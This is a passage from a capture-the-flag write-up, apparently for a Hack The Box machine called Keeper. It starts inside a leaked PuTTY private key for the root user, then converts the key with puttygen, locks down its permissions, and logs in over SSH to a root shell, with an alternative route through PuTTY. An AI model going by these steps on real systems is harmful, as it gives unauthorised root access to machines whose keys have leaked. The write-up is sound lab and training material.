xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0" >
ssh_key_file
```

Convert the key to OpenSSH format:

- PuTTY uses its own `.ppk` format, but OpenSSH (Linux/macOS SSH) needs a different one.
- So you run:

```
puttygen ssh_key_file -O private-openssh -o id_rsa
```

- This means:
  - 👉 You're telling `puttygen`: "Hey, this is the file I want you to convert."
    - `ssh_key_file → the original PuTTY-style key`
  - 👉"Output the key in **OpenSSH format** and make it a **private key**."
    - `-O private-openssh` → convert it to OpenSSH format
    - `-o id_rsa` → save it as `id_rsa` (standard private key name)

Now `id_rsa` is a usable private key!

Secure the key (change permissions):

- You must **lock down the key file** so SSH will use it:

```
chmod 600 id_rsa
```

- This makes sure **only you** can read/write it. SSH refuses to use insecure key files.

Login using the private key:

- Now you use the key to log into a machine:


```
ssh -i id_rsa root@<IP_ADDRESS>
```

  - `-i id_rsa` → use the private key
  - `root@IP` → log in as root to the target machine
- Since this key is **the root user's private key**, it lets you in **with no password**.


```
ssh root@tickets.keeper.htb -i id_rsa

The authenticity of host 'tickets.keeper.htb (10.10.11.227)' can't be
established.

<...SNIP...>

Are you sure you want to continue connecting (yes/no/[fingerprint])?
yes

<...SNIP...>

Check your Internet connection or proxy settings

You have new mail.
Last login: Sat Dec 16 23:13:09 2023 from 10.10.14.24
root@keeper:~# id
uid=0(root) gid=0(root) groups=0(root)
root@keeper:~# ls
root.txt  RT30000.zip  SQL
root@keeper:~#
```

Alternative 2

We can launch PuTTY and use it to SSH into the box. In the Sessions category, we provide the IP address of the box.



- Now in the Auth > Credentials part we input the path to where we saved the PuTTY formatted keys.



- Now if we click on Open at the bottom, we get a prompt to login and here we input the username root .